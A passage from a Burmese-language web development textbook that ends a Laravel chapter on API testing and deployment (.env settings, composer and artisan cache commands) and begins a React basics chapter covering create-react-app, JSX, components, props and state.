Postman URL လိပ်စာနေရာမှာ `http://localhost:8000/api/categories/1` လို့ပြောင်းပြီး စမ်းကြည့်ရင်တော့ `show()` Method အလုပ်လုပ်သွားမှာဖြစ်လို့ `id` နံပါတ် 1 နဲ့ကိုက်ညီတဲ့ Category Data ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ Request Method မှာ `DELETE` ကိုရွေးပြီး `http://localhost:8000/api/categories/1` ကို Request ပေးပို့ရင်တော့ `id` နံပါတ် 1 နဲ့ကိုက်ညီတဲ့ Category ပျက်သွားမှာဖြစ်ပါတယ်။ စမ်းကြည့်လို့ရပါတယ်။

အသစ်ထည့်ပြီးစမ်းကြည့်ချင်ရင်တော့ Request Method မှာ POST ကို ရွေးထားပြီး `http://localhost :8000/api/categories` ကို Request ပေးပို့ရမှာပါ။ `name` Parameter ပါဖို့လိုပါတယ်။ မပါရင် Error တက်မှာပါ။ Validation စစ်တဲ့ကုဒ် မရေးထားပါဘူး။ အောက်ကနမူနာပုံမှာကြည့်ပါ။ Parms အနေနဲ့ `name` ထည့်ပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။



အသေးစိတ်ထပ်ပြောမယ်ဆိုရင်တော့ API Design နဲ့ ပတ်သက်တဲ့အကြောင်းတွေ ပြောစရာရှိပါသေးတယ်။ နောက်ဆုံးပိုင်းရောက်တော့မှ ဆက်လက် ဖော်ပြသွားပါမယ်။

ဒီအဆင့်ထိ ရေးခဲ့သမျှကုဒ် အပြည့်အစုံကို လိုအပ်တယ်ဆိုရင် အောက်မှာပေးထားတဲ့ လိပ်စာကနေ Download ရယူနိုင်ပါတယ်။

- https://github.com/eimg/laravel-book

အခန်း (၅၃) – Laravel Deployment

Laravel ကိုအသုံးပြုပြီး ရေးပုံရေးနည်းတွေ ပြောပြီးပြီဆိုတော့၊ ရေးပြီးသားပရောဂျက်ကို အများအသုံးပြုနိုင်ဖို့ Publish တော့မယ်ဆိုရင် သတိပြုသင့်တဲ့ အချက်တွေကို ဖော်ပြသွားပါမယ်။

၁။ Laravel ပရောဂျက်တွေမှာ ကုဒ်ရေးတဲ့အခါ Route, Controller, View စသဖြင့် သူ့နေရာနဲ့သူ ရေးရပေမယ့် နောက်ဆုံးရလဒ်ကတော့ `/public` ဖိုဒါ ဖြစ်ပါတယ်။ ဒါကြောင့် ပရောဂျက်ကို Publish လုပ်ဖို့ Web Server တစ်ခုနဲ့ Setup လုပ်တဲ့အခါ ပရောဂျက်ကြီးတစ်ခုလုံးကို Web Document Root အနေနဲ့ သတ်မှတ်ရမှာမဟုတ်ဘဲ `/public` ဖိုဒါကိုပဲ Root အနေနဲ့ သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ ဒါဟာ ကောင်းမွန်တဲ့ ဖွဲ့စည်းပုံတစ်ခုပါ။ Web Server ကနေတစ်ဆင့် ရလဒ်ကိုသာ Access လုပ်လို့ရမှာ ဖြစ်ပြီး၊ `/public` ဖိုဒါ အပြင်ဘက်က Framework Source Code နဲ့ တခြား Route, Controller, View, Model ကုဒ်တွေကို Web Server ကနေတစ်ဆင့် Access လုပ်လို့ရမှာ မဟုတ်ပါဘူး။

၂။ `.env` ဖိုင်ကို သတိထားပါ။ `.env` ဖိုင် (၂) ခုရှိသင့်ပါတယ်။ Setting တွေ မတူတဲ့အတွက် ကိုယ့်စက်ထဲက `.env` ဖိုင်နဲ့ Server ပေါ်က `.env` ဖိုင် တူမှာမဟုတ်ပါဘူး။ ဥပမာ အားဖြင့် ကိုယ့်စက်ထဲက `.env` ဖိုင်မှာ `APP_ENV` က `local` ဖြစ်နေပေမယ့် Server ပေါ်က `.env` မှာ `production` ဖြစ်သင့်ပါတယ်။ ကိုယ့်စက်ထဲမှာ `APP_URL` က `localhost` ဖြစ်နေပေမယ့် Server ပေါ်မှာ Domain Name အမှန်ဖြစ်သင့်ပါတယ်။ `APP_DEBUG` က `true` ဆိုရင် တစ်ခုခုအဆင်မပြေ တဲ့အခါ Error အပြည့်အစုံပြမှာပါ။ Server ပေါ်မှာ `false` ဖြစ်နေသင့်ပါတယ်။ ဒါမှ User ကို Error တွေအကုန် လျှောက်မပြတော့မှာပါ။ `DB_USERNAME` တို့ `DB_PASSWORD` တို့ဟာလည်း ကိုယ့်စက်ထဲက Setting နဲ့ Server ပေါ်က Setting တူမှာမဟုတ်ပါဘူး။ ဒါကြောင့် `.env` ဖိုင်ကို Server ရဲ့ Setting ပေါ်မူတည်ပြီး လိုအပ်သလို ပြင်ဆင်ပေးဖို့ လိုအပ်ပါတယ်။

၃။ Publish မလုပ်ခင် ပရောဂျက်ဖိုဒါထဲမှာ ဒီ Command ကို Run ပေးသင့်ပါတယ်။

```
composer install -o --no-dev
```

Namespaces အခန်းမှာ Namespace Import လုပ်လိုက်တာနဲ့ သက်ဆိုင်ရာဖိုင်ကို အလိုအလျောက် `include()` လုပ်ပေးအောင် လုပ်ထားလို့ရတယ်လို့ ပြောခဲ့ဖူးပါတယ်။ Composer မှာ အဲ့ဒီလို အလုပ် လုပ်ပေးနိုင်တဲ့ `autoload` လုပ်ဆောင်ချက် ပါဝင်ပြီး Laravel က အသုံးပြုထားပါတယ်။ ဒီအလုပ် လုပ် နိုင်ဖို့အတွက် Namespace Import လုပ်တိုင်း Composer က Class ဖိုင်ကို လိုက်ရှာရပါတယ်။ `composer install` ကို `-o` Option နဲ့ Run တဲ့အခါ ဖိုင်ကို လိုက်ရှာနေစရာ မလိုအောင် Cache လုပ် ထားလိုက်လို့ အလုပ်လုပ်ပုံ ပိုမြန်သွားမှာဖြစ်ပါတယ်။ `--no-dev` ရဲ့ အဓိပ္ပါယ်ကတော့ Development Dependency ခေါ် Test Library တွေ Build Library တွေကို ထည့်လုပ်စရာမလိုဘူးလို့ ပြောလိုက်တာပါ။

၄။ ပြီးတဲ့အခါ Framework ကုဒ်တွေ အတွက်လည်း Cache တွေထုတ်ပေးရပါမယ်။ ဒီလိုပါ -

```
php artisan config:cache
php artisan route:cache
php artisan view:cache
```

`/config` ဖိုဒါထဲက ကုဒ်တွေကို နမူနာတွေမှာ ထိစရာ ပြင်စရာ မလိုခဲ့ပေမယ့် ဖွင့်ကြည့်လို့ ရပါတယ်။ App Setting တွေ Database Setting တွေ Auth Setting တွေ အတွက် ဖိုင်တွေအများကြီး ရှိတယ်ဆိုတာ ကို တွေ့ရပါလိမ့်မယ်။ `config:cache` က အဲ့ဒီဖိုင်တွေ အားလုံးကို ပေါင်းပေးလိုက်တာပါ။ ဒါကြောင့် အလုပ်လုပ်တဲ့အခါ ဖိုင်တစ်ခုချင်းစီကို လိုက်ဖတ်စရာမလိုတော့ ပိုမြန်သွားပါလိမ့်မယ်။ အတူတူပါပဲ `route:cache` ကလည်း ရေးထားသမျှ Route တွေအကုန်လုံးကို Function တစ်ခုတည်းဖြစ်အောင် ပေါင်းပေးလိုက်မှာပါ။ ဒါကြောင့် Route (၁၀၀) ရှိလို့ Route Method တွေကို အကြိမ် (၁၀၀) Run စရာမ လိုတော့ဘဲ တစ်ကြိမ်းတည်းနဲ့ အလုပ်လုပ်ပေးသွားမှာပါ။ `view:cache` ကတော့ Blade ရေးထုံးအတိုင်း ရေးထားတဲ့ View Template တွေကို ရိုးရိုး PHP ဖြစ်အောင် ပြောင်းပေးသွားမှာမို့လို့ တစ်ကြိမ် အလုပ် လုပ်တိုင်း တစ်ခါပြောင်းပြီး လုပ်နေစရာမလိုတော့ပါဘူး။

တစ်ခုတော့ သတိပြုပါ။ ဒီလို Cache တွေ ထုတ်ထားပြီးတော့မှ Config တွေ Route တွေ View တွေကို ပြင်ခဲ့ရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ Cache ကိုပဲ အသုံးပြုမှာမို့လို့ ကိုယ့်ပြင်ဆင်မှုက သက်ရောက်မှုရှိမှာ မဟုတ်တော့ပါဘူး။ ဒါကြောင့် လိုအပ်ရင် Cache တွေကို ပြန်ရှင်းလို့လည်း ရပါတယ်။ ဒီလိုပါ -

```
php artisan config:clear
php artisan route:clear
php artisan view:clear
```

နောက်ဆုံးတစ်ချက်အနေနဲ့ `npm run dev` နဲ့ ရေးနေစဉ် အပြောင်းအလဲရှိတိုင်း Re-compile လုပ်ပေးနေတဲ့ Client-side UI Code တွေကို အခုလို အပြီးသတ် Compile လုပ်ပြီး ထုတ်ထားပေးရပါမယ်။

```
npm run build
```

ဒီလုပ်ငန်းတွေအားလုံး ဆောင်ရွက်ပြီးပြီဆိုရင်တော့ ပရောဂျက်ကို လွှင့်တင်ဖို့ Framework ဘက်က လုပ်ပေးရမယ့်အလုပ်တွေ ပြည့်စုံသွားပါပြီ။

ဆက်လက်ပြီးတော့ နောက်တစ်ပိုင်းမှာ React JavaScript Framework အကြောင်းကို ဆက်လက်ဖော်ပြသွားပါမယ်။

အပိုင်း (၆)

React

အခန်း (၅၄) – React Basic

React ဟာ ကနေ့အချိန်မှာ အဓိကအကျဆုံး Front-end နည်းပညာတစ်ခုပါ။ တစ်ကယ်တော့ Front-end နည်းပညာ အနေနဲ့တင် မကပါဘူး၊ Hybrid Mobile App နည်းပညာ အနေနဲ့ရော၊ Cross-platform Software Development နည်းပညာအနေနဲ့ပါ လူကြိုက်များနေပါတယ်။ React ဟာ သူသဘာဝအရကိုက နည်းပညာပိုင်း အဆင့်မြင့် ရှုပ်ထွေးပြီး လေ့လာရ ခက်ခဲပါတယ်။ အဲ့ဒီလို လေ့လာရ ခက်ခဲတဲ့ နည်းပညာကို အတတ်နိုင်ဆုံး လွယ်သွားအောင်၊ ရှင်းသွားအောင် ဆက်လက်ဖော်ပြသွားမှာပါ။

React ကိုအသုံးပြုပြီး စမ်းသပ်အဆင့်ကနေ လက်တွေ့သုံး ပရောဂျက်တွေအထိ ရေးသားဖို့အတွက် လိုအပ်မယ့် နည်းပညာအားလုံးက `create-react-app` လို့ခေါ်တဲ့ Package တစ်ခုမှာ အားလုံးစုစည်း ပါဝင်ပါတယ်။ ဒီ Package ကို မသုံးဘဲ ရိုးရိုး JavaScript ကုဒ်ဖိုင်အနေနဲ့ ထည့်သုံးလည်း ရနိုင်ပါတယ်။ ဒီစာအုပ်မှာ `create-react-app` ကို အသုံးပြုပြီးတော့ပဲ ဖော်ပြသွားမှာပါ။

Step 1 – Install create-react-app

ပထမအဆင့်အနေနဲ့ မိမိနှစ်သက်ရာ အမည်နဲ့ ဖိုဒါတစ်ခုဆောက်ပါ။ အဲ့ဒီဖိုဒါထဲမှာ Terminal ကိုဖွင့်ပါ။ ပြီးရင် `create-react-app` ကို အခုလို Install လုပ်ပါ။

```
npm install create-react-app
```

NPM ကို အသုံးပြုပြီး လက်ရှိဖိုဒါထဲမှာ `create-react-app` ကို Install လုပ်လိုက်တာပါ (NPM ကြောင်း ရှေ့အပိုင်းတွေမှာ ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်)။ `install` အစား အတိုကောက် `i` လို့

ပြောရင်လည်း ရပါတယ်။ ဖွင့်ကြည့်ရင် `node_modules` ဆိုတဲ့ ဖိုဒါတစ်ခုနဲ့ `package-lock.json` ဆိုတဲ့ဖိုင်တစ်ခု ဝင်သွားတာကို တွေ့ရမှာပါ။ `node_modules` ဖိုဒါထဲမှာ Install လုပ်လိုက်တဲ့ Package တွေနဲ့ ဆက်စပ် Package တွေကို သိမ်းသွားမှာဖြစ်ပြီး `package-lock.json` မှာတော့ အဲ့ဒီ Package တွေရဲ့ Version နဲ့ ဆက်စပ်မှု အချက်အလက်တွေကို သိမ်းထားမှာ ဖြစ်ပါတယ်။

Step 2 – Create a React Project

နောက်တစ်ဆင့်အနေနဲ့ React ပရောဂျက်တစ်ခုကို အခုလို တည်ဆောက်ရပါမယ်။

```
npx create-react-app first
```


`npx` ကိုအသုံးပြုပြီး Install လုပ်ထားတဲ့ Package တွေကို Run လို့ ရပါတယ်။ ဒီလို ပရောဂျက်ဖိုဒါထဲမှာ Install လုပ်ထားတဲ့ Package တွေကို Local Package လို့ခေါ်ပြီး Global Package ဆိုတာလည်း ရှိပါသေးတယ်။ ထည့်မကြည့်ပါနဲ့ဦး၊ သိချင်ရင် နောက်မှလေ့လာပါ။ အခု Local Package နဲ့ပဲ ရှေ့ဆက်သွားပါမယ်။ ပေးထားတဲ့ Command အရ `create-react-app` ကို သုံးပြီး `first` အမည်နဲ့ React ပရောဂျက်တစ်ခု တည်ဆောက်လိုက်တာပါ။ တည်ဆောက်လိုက်တဲ့ React ပရောဂျက်ထဲကို Terminal မှာ သွားလိုက်ပါ။ အခုလို သွားလို့ရပါတယ်။

```
cd first
```

ပြီးရင် ပရောဂျက်ကို အခုလို Run လို့ရပါတယ်။

```
npm start
```

ဒီလို Run ပေးလိုက်တယ်ဆိုရင် Web Browser အလိုအလျောက် ပွင့်လာပြီး အခုလိုရလဒ်ကို ရရှိမှာ ဖြစ်ပါတယ်။



ဒါဟာ တည်ဆောက်လိုက်တဲ့ React ပရောဂျက် Sample ရလဒ် ဖြစ်ပါတယ်။ ဒီလိုရလဒ် ပေါ်တယ်ဆိုရင် React ပရောဂျက်တစ်ခု တည်ဆောက်ခြင်း ပြီးသွားပြီ ဖြစ်ပါတယ်။ မပေါ်ရင်တော့ Step 1 ကနေစပြီး သေချာဖတ်ပြီး နောက်တစ်ခေါက် ပြန်စမ်းကြည့်ပါ။


Step 3 – First React Component

ပရောဂျက်ဖိုဒါထဲက ဖိုင်တွေကို တစ်ချက်လေ့လာကြည့်ပါ။ လောလောဆယ်မှာ တခြားဖိုင်တွေကို ထိစရာ မလိုသေးပါဘူး။ `src` ဖိုဒါထဲက `App.js` ထဲမှာ ကျွန်တော်တို့ရဲ့ အဓိကကုဒ်တွေကို ရေးသားသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် `App.js` ထဲက Sample ကုဒ်တွေကို အကုန်ဖျက်ပြစ်လိုက်ပြီး ဒီကုဒ်ကို ကူးရေးပေးပါ။

JavaScript/JSX

```
export default function App() {
    return <h1>Hello React</h1>;
}
```

ဒါဟာ အခြေခံအကျဆုံး React Component တစ်ခုဖြစ်ပါတယ်။ အလွန် ရိုးရှင်းပါတယ်။ React Component ဖြစ်ဖို့အတွက် HTML Element တစ်ခုကို Return ပြန်ပေးတဲ့ Function တစ်ခုဖြစ်ဖို့သာ လိုအပ်ပါတယ်။ အခုနေ Browser မှာကြည့်လိုက်ရင် အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပါ။



`create-react-app` က ပရောဂျက်အတွက် Hot Reloading လို့ခေါ်တဲ့ စနစ်ကို တစ်ခါထဲ ထည့်ထားပေးလို့ ရေးထားတဲ့ကုဒ်မှာ တစ်ခုခုပြင်လိုက်တဲ့အခါ နောက်တစ်ခါ ဖွင့်စရာမလိုဘဲ၊ Refresh တွေဘာတွေ လုပ်စရာ မလိုဘဲ ရလဒ်ကို တန်းမြင်ရတာကိုလည်း သတိပြုကြည့်ပါ။

Step 4 – JSX

ပေးထားတဲ့နမူနာမှာ `<h1>` ဆိုတဲ့ HTML Element ကို JavaScript ထဲမှာ တိုက်ရိုက်ထည့်ရေးထားပါတယ်။ ရိုးရိုး JavaScript အရဆိုရင် ဒါဟာ Syntax မှားနေပါတယ်။ တစ်ကယ်ဆို ဒီလိုဖြစ်သင့်ပါတယ်။

JavaScript/JSX

```
return "<h1>Hello React</h1>";
```

ဒါမှ မှန်ကန်တဲ့ JavaScript ရေးထုံးဖြစ်မှာပါ။ React ပေါ်ခါစကဆိုရင် တူညီတဲ့ရလဒ်ရဖို့ အခုလိုရေးရပါတယ်။

JavaScript

```
React.createElement('<h1>', null, 'Hello React');
```

ဒီနည်းနဲ့ `<h1>` ကိုအသုံးပြုထားပြီး `Hello React` ဆိုတဲ့ Content ပါဝင်တဲ့ Component ကို တည်ဆောက်ယူရတာပါ။ ဒါပေမယ့် ရေးရတာ အဆင်မပြေပါဘူး။ ဒါကြောင့် နောက်ပိုင်းမှာ JSX လို့ခေါ်တဲ့ နည်းပညာကို တီထွင်ခဲ့တာပါ။ JSX ဆိုတာ တစ်ကယ်တော့ ရိုးရိုးလေးပါ။ HTML Code ကို JavaScript ထဲမှာ တိုက်ရိုက်ထည့်ရေးလို့ ရအောင် ထွင်ပေးလိုက်တဲ့ နည်းပညာလို့ အလွယ်မှတ်နိုင်ပါတယ်။ JSX ရေးထုံးဟာ အများအားဖြင့် HTML ရေးထုံးနဲ့ တူပါတယ်။ Element တိုင်းမှာ အပိတ်ပါရမယ်၊ `class` Attribute အစား `className` လို့ သုံးရမယ် စသဖြင့် ခြွင်းချက်တစ်ချို့ ရှိပေမယ့် ခေါင်းစားခံပြီး ကြိုမှတ်မနေပါနဲ့။ ကုဒ်နမူနာတွေ ရေးရင်းနဲ့ ဒီထူးခြားချက် လေးတွေက သူ့ဘာသာ သတိပြုမိလာပါလိမ့်မယ်။ စောစောက ရေးခဲ့တဲ့ ကုဒ်ကို ဒီလို ပြင်ပြီး စမ်းကြည့်ပါ။

JavaScript/JSX

```
export default function App() {
    return (
        <div>
            <h1>Hello React</h1>
            <ul>
                <li>Item One</li>
                <li>Item Two</li>
            </ul>
        </div>
    );
}
```

ဒီတစ်ခါ Return ပြန်ပေးတာ HTML Element တစ်ခုမဟုတ်တော့ပါ။ HTML Structure တစ်ခုဖြစ်သွားပါ

ပြီ။ ထူးခြားချက် နှစ်ချက် ရှိပါတယ်။ ပထမတစ်ချက်က HTML (JSX) Structure ကို ရေးတဲ့အခါ တစ်ကြောင်းတည်းမရေးဘဲ ခွဲရေးချင်လို့ ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ ရေးထားရပါတယ်။ ဒုတိယတစ်ခုကတော့ အထက်မှာ ပြောခဲ့ပြီးသားပါ။ React Component တစ်ခုဖြစ်ဖို့ Element တစ်ခုကို Return ပြန်ပေးရမယ်ဆိုတာ ပါပါတယ်။ တစ်ခုထက်ပိုလို့မရပါဘူး။ ဒါကြောင့် `<div>` တစ်ခုထဲမှာ အားလုံးကို စုရေးပြီး တစ်ခုတည်း အနေနဲ့ ပြန်ပေးထားရတာကို သတိပြုကြည့်ပါ။

Step 5 – Using Component

ဒီတစ်ခါ Component တစ်ခုတည်ဆောက်ပြီး နောက် Component တစ်ခုကနေ ယူသုံးတဲ့ ကုဒ်ကို ရေးကြည့်ပါမယ်။ ဒီလိုပါ -

JavaScript/JSX

```
function Item() {
    return <li>Content</li>;
}

export default function App() {
    return (
        <div>
            <h1>Hello React</h1>
            <ul>
                <Item />
                <Item />
            </ul>
        </div>
    );
}
```

`Item` အမည်နဲ့ Component တစ်ခုကို အရင်ဆောက်ထားပြီးတော့ မှ `App` Component ထဲမှာ အဲ့ဒီ `Item` ကို ယူသုံးထားတာပါ။


Step 6 – props

နည်းနည်းပို အရေးကြီးတာလေး လာပါပြီ။ Component တစ်ခုနဲ့တစ်ခု ခေါ်ယူအသုံးပြုတဲ့အခါ Data ပေးလို့ရပါတယ်။ HTML Property အနေနဲ့ ပေးရပါတယ်။ ဒီလိုပေးလိုက်တဲ့ တန်ဖိုးတွေကို Property လို့ခေါ်ပြီး `props` ကနေတစ်ဆင့် ပြန်ယူသုံးလို့ရပါတယ်။ ဒီလိုပါ -

JavaScript/JSX

```
function Item(props) {
    return <li>{props.name}, ${props.price}</li>;
}

export default function App() {
    return (
        <div>
            <h1>Hello React</h1>
            <ul>
                <Item name="Apple" price="0.99" />
                <Item name="Orange" price="0.89" />
            </ul>
        </div>
    );
}
```

App က Item Component ကို အသုံးပြုတဲ့အခါ `name` နဲ့ `price` ဆိုတဲ့ Property နှစ်ခုပေးထားသလို့ Item ကလည်း အဲ့ဒီ Property နှစ်ခုကို အသုံးပြုအလုပ်လုပ်ထားခြင်း ဖြစ်ပါတယ်။ JSX ရေးထုံးအရ HTML ထဲမှာ JavaScript Expression တွေ ထည့်ရေးချင်ရင် တွန့်ကွင်း အဖွင့်အပိတ်ထဲမှာ ရေးပေးရပါတယ်။ ဒါကြောင့် ဒီကုဒ်ရဲ့ ရလဒ်က အခုလိုဖြစ်မှာပါ -



Step 7 – state

နောက်ထပ် အရေးကြီးတဲ့ သဘောသဘာဝကတော့ `state` ဖြစ်ပါတယ်။ `state` ဆိုတာ Component အတွက် Data ပါ။ `useState()` လို့ခေါ်တဲ့ React Hook Function တစ်မျိုးကို အသုံးပြုပြီး ရေးသားနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript/JSX

```
import { useState } from "react";

function Item(props) {
    return <li>{props.name}, ${props.price}</li>;
}

export default function App() {
    const [data, setData] = useState([
        { id: 1, name: "Apple", price: 0.99 },
        { id: 2, name: "Orange", price: 0.89 },
    ]);

    return (
        <div>
            <h1>Hello React</h1>
```

```
                <ul>
                    {data.map(i => (
                        <Item name={i.name} price={i.price} />
                    ))}
                </ul>
            </div>
        );
}
```

useState() ကို အသုံးပြုနိုင်ဖို့အတွက် အရင်ဆုံး Import လုပ်ထားတာကို သတိပြုပါ။ ပြီးတဲ့အခါ useState() ရဲ့အကူအညီနဲ့ data နဲ့ setData ကို ဖန်တီးယူပါတယ်။ data က အသုံးပြုလိုတဲ့ State Data ဖြစ်ပြီး အဲ့ဒီ State Data ကို ပြင်ဖို့လိုအပ်တဲ့အခါ setData နဲ့ ပြင်ရပါတယ်။ တစ်ခြားနည်းနဲ့ ပြင်လို့ မရပါဘူး။ အမည်ပေးတာကတော့ ကြိုက်တဲ့အမည် ပေးလို့ရပါတယ်။ ဥပမာ - data, setData အစား user, setUser (သို့) theme, setTheme (သို့) products, SetProducts စသည်ဖြင့်။ Component တစ်ခုမှာ State Data တစ်ခုမက လိုသလောက် ကြေညာအသုံးပြုလို့ ရပါတယ်။

useState() အတွက်ပေးလိုက်တဲ့ Value က State Data အတွက် Default Value ဖြစ်ပါတယ်။ Default Value ရှိရင် ပေးပြီး မရှိရင် မပေးဘဲနေလို့လည်း ရပါတယ်။

ဒီနေရာမှာ အရေးကြီးတဲ့ ထူးခြားတာကတော့ state တန်ဖိုးပြောင်းရင် Component က အလိုအလျောက်၊ ပြောင်းလဲသွားတဲ့ တန်ဖိုးနဲ့အညီ ပြောင်းလဲ ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါဟာ React ရဲ့ အဓိက အကျဆုံး Concept ပါ။ state ပြောင်းရင် Component က အလိုအလျောက် ပြောင်းလဲ ဖော်ပြပေးခြင်းပါပဲ။

နောက်ကွယ်မှာ လေးနက်တဲ့ နည်းပညာသဘောသဘာဝတွေ ရှိနေပေမယ့် လိုရင်း အနှစ်ချုပ်ကတော့ ဒါပါပဲ။ အရေးကြီးလို့ ထပ်ပြောပါဦးမယ်။ state ပြောင်းရင် Component ရဲ့ ဖော်ပြပုံ လိုက်ပြောင်းပါတယ်။

Step 8 – Changing state

`state` ပြောင်းရင် Component ရဲ့ ဖော်ပြပုံပါ လိုက်ပြောင်းပုံကို နမူနာ စမ်းကြည့်ရအောင်။ ပထမဦးဆုံး အနေနဲ့ `App` Class အတွက် `add()` Function လေးတစ်ခု အခုလို ရေးပေးလိုက်ပါမယ်။

JavaScript/JSX

```
import { useState } from "react";

function Item(props) {
    return (
        <li>
            {props.name}, ${props.price}
        </li>
    );
}

export default function App() {
    const [data, setData] = useState([
        { id: 1, name: "Apple", price: 0.99 },
        { id: 2, name: "Orange", price: 0.89 },
    ]);

    const add = () => {
        const id = data.length + 1;

        setData([
            ...data,
            { id, name: `Item ${id}`, price: 0.01 * id }
        ]);
    }

    return (
        <div>
            <h1>Hello React</h1>
            <ul>
                {data.map(i => (
                    <Item name={i.name} price={i.price} />
                ))}
            </ul>
            <button onClick={add}>Add</button>
        </div>
    );
}
```

